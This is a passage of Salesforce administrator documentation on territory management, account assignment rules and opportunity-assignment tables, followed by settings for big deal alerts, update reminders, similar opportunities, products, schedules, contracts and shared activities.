Deactivated users, such as employees who are no longer with your company, are disabled from logging in to Salesforce. Deactivated users continue to own opportunities and appear in forecasts and territories. When users are deactivated, their opportunity forecast overrides, adjusted total overrides, and manager's choice overrides on subordinates' forecasts are frozen. However, the manager of a deactivated user can apply manager's choice overrides to that user's forecasts. Rollup amounts are kept current. If a deactivated user is later reactivated, the user can resume normal work as before. If "Allow Forecasting" is disabled for a user who is deactivated, the user is removed from any territories her or she is assigned to.

Users can set their active status by modifying their personal information page in their personal settings.

Active in Territory

Users with `Active in Territory` checked on the territory detail page have open opportunities, closed opportunities, or no opportunities at all in that territory. Users with `Active in Territory` deselected have been transferred out of or removed from the territory, but retain ownership of opportunities in the old territory.

To view the territories to which you belong, view the Territories related list on your personal information page. To view this related list for any user, from Setup click **Manage Users** > **Users**.

Adding Users to Territories

To add users to a territory:

1. From a territory detail page, click **Add Users**.
2. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.
3. Select and deselect checkboxes in the Action column to move users between the Available and Selected areas. Also, you can:
   - Click a letter to view users who correspond to that letter.
   - Click **All** to display all users who match the criteria of the current view.
   - Click **select shown** to move all users that are shown on the current list page to the Selected area below.

- Click **deselect shown** or **deselect all** to move users from the Selected area to the Available area.

Note: Users already assigned to the territory will not appear in the Available users list even if they meet the list view criteria.

4. When the Selected area includes all users that you want to assign to the territory, click **Assign**.

Removing Users from Territories

You can remove a user from a territory and choose who will receive his or her open opportunities:

1. In the Assigned Users related list on the territory detail page, click **Remove** next to the user's name.
2. Click the `New Owner` lookup icon ( ) to select a recipient for any open opportunities the user may have.
3. Alternatively, leave the `New Owner` field blank. One of the following results will occur:
   - If the parent territory has a forecast manager, then that forecast manager takes ownership of the user's open opportunities. Also, the forecast manager is assigned to the territory with `Active in Territory` unchecked.
   - If the parent territory does not have a forecast manager, then the user remains in the territory with `Active in Territory` unchecked.
4. Click **Save**.

   If very large amounts of data are affected, you will be sent a confirmation email when the operation has completed.

Transferring Users Between Territories

The user transfer wizard allows you to move a user from one territory to another, choose which open opportunities the user will continue to own, and designate a recipient for open opportunities the user leaves behind.

To transfer a user to another territory:

1. In the Assigned Users related list on the territory detail page, click **Transfer** next to the user's name.
2. Click **Select** next to the territory to which you are transferring the user. If necessary, expand or collapse nodes in the territory hierarchy to display the desired destination territory.
3. Click the `New Owner` lookup icon ( ) to select the user who will take ownership of the open opportunities that the transferred user does not keep. Click **Next** to proceed.

   If you skip this step and choose not to select a recipient, the forecast manager of the parent territory of the user's former territory automatically receives the open opportunities that the user does not keep. If there is no forecast manager in the parent territory of the user's former territory, then the user being moved retains ownership of his or her opportunities.
4. Choose a list view of the user's open opportunities.
5. Click **Select** and **Deselect** to move opportunities between the Available and Selected areas. Also, you can:
   - Click a letter to view opportunities that correspond to that letter.
   - Click **All** to display all opportunities that match the criteria of the current view.
   - Click **select shown** to move all opportunities that are shown on the current list page to the Selected area below.
   - Click **deselect shown** or **deselect all** to move opportunities from the Selected area to the Available area.
6. When the Selected area shows the opportunities that you want the user to retain after the transfer, click **Transfer**.

   If very large amounts of data are affected, you will be sent a confirmation email when the operation has completed.

Note: If you transfer the forecast manager out of a territory, that territory will no longer have a forecast and any opportunity overrides for that territory that were created by forecast managers above it in the territory hierarchy will be deleted. See Overriding Customizable Forecasts on page 1204.

Territory Management Overview
Managing Account Assignment Rules

Adding Forecast Managers to Territories

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign forecast managers to territories:	"Manage Users" AND "Manage Territories" AND "Customize Application"

Consider the following before assigning the forecast manager for a territory:

- A territory can have only one forecast manager. See Assigning Forecast Managers in Your Forecast Hierarchy on page 1590.
- Forecasts from child and lower-level territories roll up to forecast managers.
- If a territory has no forecast manager, there is no forecast for that territory.
- Forecast managers can receive opportunities when users are transferred out of or removed from a territory.
- Forecast managers can receive opportunities when account assignment rules are run.
- On the territory settings page, you can enable forecast managers to act as delegated administrators for territories below them in the hierarchy.

To assign or change the forecast manager for a territory:

1. On the territory detail page, click **Change** next to the `Forecast Manager` field.
2. Select a name from the drop-down list to specify the territory's forecast manager.

   On the right, a tree view of the territory hierarchy allows you to see the child and lower-level territories whose forecasts will roll up to the forecast manager.
3. Click **Save** to finish.

Assigning Forecast Managers in Your Forecast Hierarchy
Displaying and Editing Territories
Configuring Territory Management Settings

Managing Account Assignment Rules

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage account assignment rules:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

You can create account assignment rules that automatically move accounts and their associated opportunities and cases into territories based on any standard or custom account field, such as zip code, state, industry, revenue, or number of employees. Each rule consists of multiple rows of criteria that specify exactly how the accounts are assigned.

Account assignment rules are governed by the following:

- A territory can have inherited account assignment rules, meaning that the rules were created somewhere higher in the territory hierarchy and consequently also impact the given territory.
- A territory can have locally defined account assignment rules, meaning that the rule was created at the given territory.
- If a territory doesn't have any inherited or locally-defined account assignment rules, then it only contains accounts that were manually added.
- If an account matches all inherited and locally-defined account assignment rules for multiple territories on the same branch of the hierarchy, then the account is assigned to the lowest matching territory.
- If an account matches a territory's inherited account assignment rules but not all of the territory's locally-defined rules, then the account isn't assigned to the territory, but is evaluated for child territories.

For example, you have three territories:

- Territory A has four rules marked "Apply to child territories", and is a parent of territory B.
  - ◊ Territory B has three rules not marked "Apply to child territories", and is a parent of territory C.
    - Territory C has two rules.

If you assign an account that matches all of territory A's and territory C's rules but only one of territory B's rules, then the account is assigned to territory C. However, if territory B's rules are marked "Apply to child territories," then the account is assigned only to territory A.

Working with Account Assignment Rules

Click **Run Rules** on the territory detail page to evaluate the active inherited, locally defined rules shown on the page against all existing accounts in your organization. The rules for all subordinate territories are also evaluated—that is, when you run rules on the top-level territory, all rules in the entire hierarchy are evaluated. When you click **Run Rules**, an icon () displays next to the button for all affected territories to indicate that rules are being processed. An email confirmation is sent when processing is complete.

Note: To protect data quality, you can't modify a territory while the processing icon displays.

Click **Manage Rules** on the territory detail page to access the Manage Account Assignment Rules page, where you can create, edit, preview, and run account assignment rules:

- Click **New** to create a new rule, or **Edit** to edit an existing rule. See Creating and Editing Account Assignment Rules on page 1511.
- Use the `Active` checkbox to set a locally-defined rule as active or inactive.

  Active account assignment rules automatically evaluate accounts and assign them to territories when:

  ◊ An account is created using the Salesforce user interface, the Force.com API, or a client such as Connect Offline.
  ◊ An account is imported using an import wizard.
  ◊ An account is created by the conversion of a lead.
  ◊ An account is edited and saved if the `Select by default` checkbox is selected for the "`Evaluate this account against territory rules on save`" checkbox option under **Layout Properties**. If the account assignment rule initiates an opportunity ownership change, you must have transfer access on the opportunity.
  ◊ An account is edited and saved via the Force.com API.
  ◊ **Run Rules** is clicked on a territory detail page, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
  ◊ **Save & Run Rules** is clicked on the manage account assignment rules page for a territory, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
  ◊ Duplicate accounts are merged.

- Click a rule name to see the details of that rule, including its active status and criteria. From a rule detail page you can edit, delete, or clone a rule.
- Click **Preview** to see the accounts that would be assigned to this territory and its child territories if the rules currently marked active were run. See Previewing Account Assignments on page 1512.
- Click **Save** to save the current active status of locally-defined rules.
- Click **Save & Run Rules** to save the current active status of locally-defined rules and evaluate the inherited and locally-defined rules shown on the page against all existing accounts in your organization. Running account assignment rules affects accounts in the Recycle Bin.

Click **Edit** on the territory detail page to toggle the `Confine Opportunity Assignment` checkbox. When it is selected, the territory's opportunities remain in the territory or its child territories when you run account assignment rules. The following exceptions apply:

- If an opportunity's account moves to only one of the territory's children, then the opportunity follows the account and is reassigned to the account's new territory. This includes when an account moves to multiple territories and only one of the new territories is a child of the original territory.
- If an opportunity's account moves to more than one of the territory's children, then the opportunity's territory field is set to blank.
- If an opportunity's account moves completely out of the territory and its children, then the opportunity's territory field is set to blank.

Tip: You can also manage account assignment rules using the Data Loader or the Web services API.

Account Assignment Rules and Opportunities

Several factors determine how account assignment rules assign opportunities to territories, including:

- Whether the account associated with the opportunity is assigned to one or more territories
- Whether the opportunity owner is a member of the same territory as the account
- The number of users assigned to the territory
- Whether a forecast manager is assigned to the territory

Note: If you're updating an account which triggers an account assignment rule that is part of territory management, you must have transfer access on the opportunity if the account assignment rule initiates a change in the opportunity ownership.

Accounts with One Territory

If the account associated with the opportunity is assigned to only one territory, use the following table to determine how the opportunity's territory is assigned:

Opportunity Owner Belongs to Same Territory as Account	Number of Users Assigned to Territory	A Forecast Manager is Assigned to the Territory	Results
Yes	1	N/A	The opportunity is assigned to the same territory as the account. The opportunity owner is unchanged.
No	1	N/A	The opportunity is assigned to the same territory as the account and the opportunity owner is the sole member of the territory.
No	0	N/A	The opportunity is assigned to the same territory as the account and the opportunity owner is added as an inactive member of the territory. The owner of the opportunity remains unchanged.
Yes	>1	Yes	The opportunity is assigned to the same territory as the account and the forecast manager becomes the opportunity owner.
Yes	>1	No	The opportunity is assigned to the same territory as the account. The owner of the opportunity remains unchanged if the opportunity owner has `Active in Territory` selected on the territory detail page.
No	>1	Yes	The opportunity is assigned to the forecast manager of the territory.
No	>1	No	The opportunity is assigned to the same territory as the account and the opportunity owner is added as an inactive member of the territory. The owner of the opportunity remains unchanged.

Accounts with Multiple Territories

If the account associated with the opportunity is assigned to more than one territory, use the following table to determine how the opportunity's territory is assigned:

Opportunity Owner's Territory Membership	Results
Opportunity owner has one territory in common with the account	The opportunity is not assigned to any territories. The opportunity owner can assign the opportunity to the territory that he or she has in common with the account.
Opportunity owner has more than one territory in common with the account	The opportunity is not assigned to any territories. The opportunity owner can assign the opportunity to any territory that he or she has in common with the account.
Opportunity owner has no territories in common with the account	The opportunity is not assigned to any territories. The opportunity owner cannot assign the opportunity to any territories.

Territory Assignments for Standard Users

If the user creating the opportunity is a standard user, Salesforce automatically assigns a territory to a new opportunity only if the user and account have exactly one territory in common. For example, James, who is a standard user assigned to the Westlake territory only, creates an opportunity on the Filmore, Inc. account. Filmore, Inc. belongs to the Westlake territory and one other territory. Because James and Filmore, Inc., have exactly one territory in common, the new opportunity is assigned to the Westlake territory. If James belonged to the account's other territory, the opportunity would not be assigned to a territory.

Use the following table to determine when a territory will be assigned to an opportunity created by a standard user.

Number of Territories Assigned to User	Number of Territories Assigned to Account	Opportunity Owner Belongs to Same Territory as Account	Results
1	1	Yes	The opportunity is assigned to the territory in common.
>1	1	Yes	The opportunity is assigned to the account's territory if the user belongs to that same territory.
1	>1	Yes	The opportunity is assigned to the user's territory if the account is associated with that same territory.
>1	>1	Yes	The opportunity is not assigned to any territories. The opportunity owner can assign the opportunity to any territory that he or she has in common with the account.
N/A	N/A	No	The opportunity is not assigned to any territories.

Territory Assignments for Administrators

A user who is an administrator or has “Manage Territories” permission can view all territories.

If the user is an administrator, a territory-delegated administrator, or a user with the “Manage Territories” permission, Salesforce automatically assigns a territory to a new opportunity only if the administrator, the account, and the account's parent accounts have exactly one territory in common. For example, Jennifer is an administrator who manages the Northlake and Westlake territories. She creates an opportunity on the Richmond Brothers account. Richmond Brothers is associated with the Northlake and Southlake territories. Richmond Brothers has one parent account, Zyman Products, which is assigned to the Northlake and Eastlake territories. Because Jennifer, Richmond Brothers, and Zyman Products have only the Northlake territory in common, the new opportunity is assigned to the Northwest territory. If Richmond Brothers or Zyman Products also belonged to the Westlake territory, the opportunity would not be assigned to a territory.

Use the following table to determine when a territory will be assigned to an opportunity created by an administrator.

Number of Territories Administrator Manages	Number of Territories Assigned to Account	Number of Territories Assigned to Account's Parent Account(s)	Opportunity Owner Manages Same Territory as Account and Parent Account(s)	Results
1	1	1	Yes	The opportunity is assigned to the territory in common.
>1	1	1	Yes	The opportunity is assigned to the territory in common.
1	>1	1	Yes	The opportunity is assigned to the territory in common.
1	1	>1	Yes	The opportunity is assigned to the territory in common.
>1	>1	1	Yes	The opportunity is assigned to the parent account's territory if the administrator and the account have no other territories in common. The opportunity owner can manually assign the opportunity to any territory that he or she has in common with the account
1	>1	>1	Yes	The opportunity is assigned to the administrator's territory if the account and the account's parent account(s) have no other territories in common. The opportunity owner can manually assign the opportunity to any territory that he or she has in common with the account
>1	1	>1	Yes	The opportunity is assigned to the account's territory if the administrator and the account's parent account(s) have no other territories in common. The opportunity owner can manually assign the opportunity to any territory that he or she has in common with the account
>1	>1	>1	Yes	The opportunity is assigned to the administrator's territory if the administrator, the account, and the account's parent account(s) have no other territories in common. The opportunity owner can manually assign the opportunity to any territory that he or she has in common with the account.

Number of Territories Administrator Manages	Number of Territories Assigned to Account	Number of Territories Assigned to Account's Parent Account(s)	Opportunity Owner Manages Same Territory as Account and Parent Account(s)	Results
N/A	N/A	N/A	No	The opportunity is not assigned to any territories.

Assigning Opportunities to Territories

Creating and Editing Account Assignment Rules

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or edit account assignment rules:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

A territory can have a maximum of 15 account assignment rules, including both active and inactive rules. To create or edit an account assignment rule:

1. From Setup, click **Manage Territories** > **Hierarchy**.
2. Select the territory you want to modify.
3. Click **Manage Rules** in the Account Assignment Rules related list.
4. Click **New** to create a new account assignment rule. To edit an existing account assignment rule, click **Edit**.
5. Enter a name for the rule. Rule names must be unique and can have a maximum of 80 characters.
6. Define filter criteria that accounts must match to be included in the territory.

   If your organization uses multiple languages, use your organization's default language when specifying your criteria.
7. Optionally, check the `Apply to child territories` box that makes the rule applicable to child territories
8. Optionally, check the `Active` box to activate the rule. Inactive rules never run.

   Active account assignment rules automatically evaluate accounts and assign them to territories when:

- An account is created using the Salesforce user interface, the Force.com API, or a client such as Connect Offline.
- An account is imported using an import wizard.
- An account is created by the conversion of a lead.
- An account is edited and saved if the `Select by default` checkbox is selected for the `"Evaluate this account against territory rules on save" checkbox` option under **Layout Properties**. If the account assignment rule initiates an opportunity ownership change, you must have transfer access on the opportunity.
- An account is edited and saved via the Force.com API.
- **Run Rules** is clicked on a territory detail page, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
- **Save & Run Rules** is clicked on the manage account assignment rules page for a territory, provided the `Exclude from territory assignment rules` checkbox on the account is deselected.
- Duplicate accounts are merged.

9. Click **Save** to finish, or **Save & New** to save the rule and begin defining another rule.

Tip: By creating at least one account assignment rule at the top of your territory hierarchy that applies to child territories, you can build a hierarchy where all accounts match the top-level criteria and subordinate territories differentiate accounts by more specific criteria.

Similarly, if your organization uses divisions, create a rule at the top of your territory hierarchy that filters accounts by division and applies to child territories.

Previewing Account Assignments

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To preview account assignments in territories:	"Manage Territories" OR You are a forecast manager, `Forecast managers can manage territories` is selected, and you are working below your position in the territory hierarchy.

Before running account assignment rules, preview a list of the accounts that would be assigned to the territory and territories below it in the territory hierarchy if the rules currently marked active were run:

1. From the territory detail page, click **Manage Rules** > **Preview**.
2. Click **Save** to save the active status of the rules. Click **Save & Run Rules** to save the active status of the rules and evaluate the rules against all existing accounts in your organization.

Note: Running account assignment rules affects accounts in the Recycle Bin.

Viewing Inherited Rules Lists

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view inherited rules:	"View Setup and Configuration"

The inherited rules list page displays a list of account assignment rules inherited by the selected territory. From this page, you can view detailed rule information and access information on individual rules.

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.
- Click a rule name to view the rule detail.

Territory Management Overview
Manually Assigning Accounts to Territories

Manually Assigning Accounts to Territories

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manually add accounts to territories:	"Manage Territories" AND "Edit" on accounts OR You are a forecast manager, `Forecast managers can manage territories` is selected, you are working below your position in the territory hierarchy, and you have "Edit" on accounts.

As an alternative to creating and running account assignment rules, you can add accounts to territories manually:

1. On the territory detail page, click **Add Accounts** on the Manually Assigned Accounts related list.
2. Choose a view from the drop-down list, or click **Create New View** to build a new custom view.
3. Click **Select** and **Deselect** to move accounts between the Available and Selected areas. Also, you can:
   - Click a letter to view accounts that correspond to that letter.
   - Click **All** to display all accounts that match the criteria of the current view.
   - Click **select shown** to move all accounts that are shown on the current list page to the Selected area below.
   - Click **deselect shown** or **deselect all** to move accounts from the Selected area to the Available area.
4. When the accounts in the Selected area includes all accounts that you want to manually add to the territory, click **Assign**.

Note: Manually adding accounts and running account assignment rules are completely independent. A manually added account remains in a territory until it is manually removed. There is nothing to prevent assignment rules also adding the account to the territory.

CUSTOMIZING OPTIONS FOR SELLING

Restricting Price and Quantity Editing on Opportunity Products

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To restrict price and unit editing:	“Customize Application”

To ensure that opportunity products use the price from the associated price book, remove the `Sales Price` field from the opportunity products page layout.

To use a quantity of one for all opportunity products, remove the `Quantity` field from the opportunity products page layout.

Note: If you cannot remove these fields from the page layout, contact salesforce.com to enable this option.

Automatically Activating Product Prices

Customizing Big Deal Alerts

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To activate big deal alerts:	“Customize Application”

Your organization can use alerts that automatically send an email notification for opportunities with large amounts. Customize this alert to send an email when an opportunity reaches a threshold. Your threshold consists of an opportunity amount and probability. For example, you may want to send an email to your team that an opportunity of $500,000 has reached a probability of 90%.

See Also:

Activating Big Deal Alerts

Activating Big Deal Alerts

You can activate one opportunity alert for your organization. The alert message resembles the opportunity detail page including the page layout and language from a selected user. Before you begin, you may want to decide which user has the page layout and language settings that you would like included in all alerts. This user must also have the “View All Data” permission.

1. From Setup, click **Customize** > **Opportunities** > **Big Deal Alert**.
2. Enter a name for the alert.
3. Enter a `Trigger Probability` and `Trigger Amount` in the corporate currency. An opportunity alert is triggered for opportunities with this probability and amount or greater. The alert triggers only for those opportunities that meet both the trigger probability and trigger amount threshold settings.

   Note: An opportunity can trigger a big deal alert even if it is in a currency that is different from the corporate currency. The `Amount` on an opportunity is converted to corporate currency and compared to the `Trigger Amount`. If you are using advanced currency management, dated exchange rates will be used.

4. Check the `Active` box if you would like to activate the new alert immediately after you save.
5. Enter the `From Email Name`.
6. Enter the `From Email Address`.
7. Select a user that provides the appropriate opportunity page layout, language, and currency settings for the content of the emails. This user must have the “View All Data” permission.

   For organizations that use multiple currencies, all alerts include the amount in the currency of the opportunity. If the opportunity currency is different than the currency of the user selected in this step, both currencies are included in the email.

   Enter a list of email recipients separated by commas. You can also include `CC:` and `BCC:` recipients but all must be valid email addresses.

   The `BCC:` field is not available if your organization has enabled compliance BCC emails.

8. Check the `Notify Opportunity Owner` box if you would like to include the owner of the opportunity in the alert emails.
9. Click **Save**.

Note: An opportunity alert sends a notification the first time an opportunity reaches the threshold. So, an opportunity that reaches the threshold with 90% probability will not trigger additional alerts if the probability subsequently goes higher. However, an opportunity that already triggered an alert and then fell below the threshold can trigger a second alert if it crosses that threshold again.

When working remotely in Connect Offline, you can make changes to opportunities that trigger alerts. These alert messages will be sent when you update your data.

Customizing Big Deal Alerts

Enabling Opportunity Update Reminders

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable opportunity update reminders:	"Customize Application" OR "Manage Users"
To activate or deactivate opportunity update reminders:	"Manage Users"

Updated and accurate opportunities drive precise forecasts. Ensure that your opportunities are up to date by enabling managers to schedule opportunity update reminders—automated opportunity reports that managers can customize for their teams. For example, a manager can schedule a weekly report of all the opportunities for the current fiscal quarter owned by anyone on the team and have the report distributed to everyone on the team.

1. From Setup, click **Customize** > **Opportunities** > **Update Reminders**.
2. Click **Edit**.
3. Select `Enable Update Reminders for My Organization`. Deselect it to disable the feature.
4. Optionally, select `Automatically Activate Reminders for Users with Direct Reports` to schedule opportunity update reminders for all users who have direct reports.

   Note: Partner and customer portal users assigned Executive roles are considered direct reports of their account owners. If an account owner is activated to receive opportunity update reminders, partner and customer portal users assigned as Executives to the account receive opportunity update reminders, even if they don't have access to the opportunity. To avoid reminders being sent to these users, remove them from the Executive role.

5. Click **Save**.
6. Select the boxes next to the users you want to activate, then click **Activate**. Optionally, check the box in the column header to select all currently displayed items. Activated users can schedule opportunity update reminders. Any user that has direct reports can be activated. To deactivate users, select them and click **Deactivate**.

Prompting for Products on Opportunities

Enabling and Configuring Similar Opportunities

Available in: **Enterprise**, **Unlimited**, **Developer** Editions

User Permissions Needed	
To enable similar opportunities:	"Customize Application"

The Similar Opportunities feature allows users to find Closed/Won opportunities that match the attributes of an opportunity they're currently viewing, and add them to the Similar Opportunities related list on that opportunity's record. Enable and configure this feature so your users can quickly access information about past opportunities that may be helpful for the deals they're currently working on. You can also modify the search criteria that Salesforce uses to identify similar opportunities and the opportunity record fields that are displayed in the Similar Opportunities related list.

1. From Setup, click **Customize** > **Opportunities** > **Similar Opportunities**.
2. Click **Edit**.
3. Select `Enable Similar Opportunities` to add the Similar Opportunities related list to opportunity detail pages.
4. Select three to ten opportunity fields or related lists that you want Similar Opportunities searches to match against, and then click **Add**. Use CTRL+click to select multiple items individually or SHIFT+click to select a range of items.

   Note: A Similar Opportunities search is an *OR* search, so Closed/Won opportunities that contain *any* of the specified attributes are matches. The more search criteria you select, the more similar opportunities will be identified in a search.

5. Select up to 15 opportunity fields to display in the Similar Opportunities related list. The selected fields appear in the list as columns, which you can arrange using the **Top**, **Up**, **Down**, and **Bottom** arrows.

   Important: When deciding which opportunity fields to display, consider that users can see all of the information that is displayed in a Similar Opportunities related list, even if the list includes records that aren't ordinarily accessible because of sharing rules and permissions.

6. Click **Save**.
7. Add the Similar Opportunities related list to the opportunity page layout.

See Also:

Understanding Similar Opportunities Searches
Using Opportunities
Finding Similar Opportunities

Understanding Similar Opportunities Searches

Available in: **Enterprise**, **Unlimited**, **Developer** Editions

A Similar Opportunities search finds Closed/Won opportunities that match attributes of the current opportunity.

When enabling Similar Opportunities, you select the attributes that Salesforce uses as search criteria for identifying similar opportunities. You can select three to ten opportunity fields or related lists.

When users search for similar opportunities, Salesforce finds a maximum of 10,000 matching Closed/Won opportunities in a 3 month period—starting with the oldest records first—and displays up to 300 of the most relevant opportunities. A Closed/Won opportunity's relevance is determined by the number of attributes that match the current opportunity.

A Similar Opportunities search is an *OR* search, so Closed/Won opportunities that contain *any* of the specified attributes are matches. The more search criteria you select, the more similar opportunities will be identified in a search. If there are more than 10,000 matching Closed/Won opportunities, some of the most recent records won't be included in the Similar Opportunities related list, even if they are highly relevant.

Tip: The best way to ensure that Similar Opportunities searches find current matching records, especially if your organization has a large number of Closed/Won opportunities, is to define the smallest set of search criteria possible.

Enabling and Configuring Similar Opportunities
Defining Similar Opportunities Search Criteria

Defining Similar Opportunities Search Criteria

Available in: **Enterprise**, **Unlimited**, **Developer** Editions

If your organization uses the Similar Opportunities feature, you need to select the opportunity fields or related lists that are used as search criteria.

You can use these standard fields and related lists.

Standard Fields	Standard Related Lists
`Account Name`	`Competitors`
`Close Date`	`Contact Role`
`Lead Source`	`Partner`
`Opportunity Owner`	`Products`
`Primary Campaign Source`	`Opportunity Team`
`Private`	

Standard Fields	Standard Related Lists
`Probability (%)`	
`Quantity`	
`Type`	

You can also select any custom opportunity field, except those with these field types.

- Auto-number
- Currency
- Formula
- Picklist (multi-select)
- Roll-up summary
- Text (encrypted)
- Text area

Prompting for Products on Opportunities

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable prompting for products:	"Modify All Data"

Customize Salesforce to prompt users to select a product when creating an opportunity. Enabling this option makes it easier for users to add products while creating an opportunity.

1. From Setup, click **Customize** > **Opportunities** > **Settings**.
2. Check `Prompt users to add products to opportunities` to have Salesforce prompt users to select a product when creating an opportunity.
3. Click **Save**.
4. We recommend making the `Amount` field on the opportunity read only to ensure your opportunity amounts are driven from the products on the opportunity.

Note: If enabled, replaces the **Save** button with a **Save & Add Product** button the opportunity creation page.

Products, Price Books, and Schedules Overview

Automatically Activating Product Prices

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To auto-activate product prices:	"Customize Application"

When you deactivate a product, you may want all related prices for that product automatically de-activated as well. Likewise, if you activate a product, you can have all the prices for that product automatically activated.

1. From Setup, click **Customize** > **Products** > **Settings**.
2. Check `When changing active flag on a product...` to have Salesforce automatically change the active flag on all related prices to whatever the active flag is on the related product.

   Leave this field unchecked if you want related prices to remain the same status whenever users activate or deactivate a product.
3. Click **Save**.

Products, Price Books, and Schedules Overview

Using Product Families

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To edit product families:	"Customize Application"

Use the `Product Family` picklist to categorize your products. For example, if your company sells both hardware and software, you can create two product families: Hardware and Software.

If your organization has customizable forecasting, your users can have a different quota for hardware sales and software sales. Users can also view forecasts for opportunities with hardware products separate from opportunities that include software products.

To begin using product families:

- Customize the `Product Family` picklist to include the different categories of products you sell.
- For each product in your price books, edit the product and select the appropriate `Product Family` value.
- If your organization has customizable forecasting, set a different quota for each product family for your users.
- If your organization has customizable forecasting, consider changing your forecast settings to display a particular forecast family value by default when your users click the Forecasts tab.

Products, Price Books, and Schedules Overview

Setting Up Product Schedules

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up product schedules:	"Customize Application" AND "Read," "Create," "Edit," and "Delete" on products AND "Read," "Create," "Edit," and "Delete" on price books

Create default revenue and quantity schedules for products. In addition, administrators can enable schedule settings that allow users to create schedules for individual products on opportunities.

Quantity Schedule

Outlines the dates, number of units (i.e., quantity), and number of installments for billing or shipping a product. Your organization can decide exactly how to use quantity schedules.

Revenue Schedule

Outlines the dates, revenue amounts, and number of installments for billing or recognizing revenue from a product. Your organization can decide exactly how to use revenue schedules.

Default Schedule

A schedule associated with a product in a price book. Administrators can establish a default quantity schedule, a default revenue schedule, or both. Every time the product is added to an opportunity, the default schedules are used. On any particular opportunity, users can override the default schedules.

See Also:

Products, Price Books, and Schedules Overview

Enabling Schedules

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

To enable schedules for your organization:

1. From Setup, click **Customize** > **Products** > **Schedule Setup**.
2. Select the appropriate checkboxes to enable quantity and revenue schedules for your organization. Note that disabling a schedule type automatically deletes all existing schedule information from products.

   For a definition of each schedule type, see Setting Up Product Schedules on page 1522.
3. For each schedule type you enable, select whether to automatically enable that schedule type for every product in your price books. This option automatically selects the `Quantity Scheduling Enabled` or `Revenue Scheduling Enabled` checkboxes on every product in your price books.
4. Click **Save**.

For greater control of schedules on a product-by-product basis, administrators can also determine which schedule types users can establish for each product.

Note: Enabling or disabling schedules does not affect archived products.

If schedules are referenced in Apex, only one of the schedule types (quantity or revenue) can be disabled. For example, if Apex references the schedule object (represented as `OpportunityLineItemSchedule` in the code), one of the schedule types can be disabled, but not both.

Products, Price Books, and Schedules Overview

Customizing Contract Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change contract settings:	"Customize Application"

Customize Salesforce to handle your internal contract management process. To access the contract settings page, from Setup, click **Customize** > **Contracts** > **Settings**. You can perform the following tasks in the Contracts Settings page.

Enabling Contract Expiration Notices

Set an option to automatically send email notifications to account and contract owners when a contract expires. To activate these expiration notices:

1. Select the `Send contract expiration notice emails...` option.
2. Click **Save**.

Remove the check on this option and click **Save** to stop sending expiration notices.

Disabling Auto-Calculation of Contract End Dates

Your contracts may not have end dates or you may prefer to have users enter them manually. If so, disable auto-calculation of contract end dates:

1. Remove the check in the `Auto-calculate Contract End Date` option.
2. Click **Save**.
3. View your page layout and field-level security settings for `Contract End Date`, `Contract Start Date`, and `Contract Term` to ensure your users can read or edit them as needed.
   - To enable auto-calculation, check this option and click **Save**. If Salesforce auto-calculates `Contract End Date`, it does not display on the contracts edit page.

Note: If **Auto-calculate Contract End Date** is enabled but `Contract Start Date` or `Contract Term` is empty, `Contract End Date` will be blank.

Tracking History for all Statuses

The default is to track history for contracts with a status of either **In Approval Process** or **Activated**. To track history for contracts for all statuses:

1. Select the `Track history for all statuses` option.
2. Click **Save**.

See Also:

Contracts Overview

CUSTOMIZING OPTIONS FOR TASKS AND EVENTS

Enabling Shared Activities

Available in: **All** Editions except **Database.com**.

User Permissions Needed	
To view activity settings:	"View Setup and Configuration"
To customize activity settings:	"Customize Application"

After you enable Shared Activities, it can take up to 48 hours for the process to finish, depending on the volume of activities for your organization. During this process, users can continue working with tasks and events.

1. From Setup click **Customize** > **Activities** > **Activity Settings**.
2. Select `Allow Users to Relate Multiple Contacts to Tasks and Events`.
3. Click **Submit**.
4. Add the Name related list to the task detail and event detail page layouts so users can see all contacts on an activity. This is particularly important for Salesforce Classic users.

After the process for enabling Shared Activities finishes, you'll receive a confirmation email.

Tip: To check the status of the process for enabling Shared Activities, view the Activity Settings page. Salesforce provides helpful messages about both the status and what you need to do if the enabling process doesn't finish.

Important:

- When a user saves an activity in the user interface, `before` and `after` triggers set to do any of the following aren't supported:
  - ◊ Modifying the `whoId` (`Name`) field, if Shared Activities is enabled
  - ◊ Modifying or adding an activity relation through the `TaskRelation` or `EventRelation` object, if Shared Activities is enabled
  - ◊ Modifying or adding an invitee relation on a group event through the `Invitee` object, whether or not Shared Activities is enabled

- If a Visualforce page uses the standard controller to display Shared Activities events, use API 26.0 or later.

Displaying Related Contacts on Activity Detail Pages

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To create, edit, and delete page layouts:	"Customize Application"

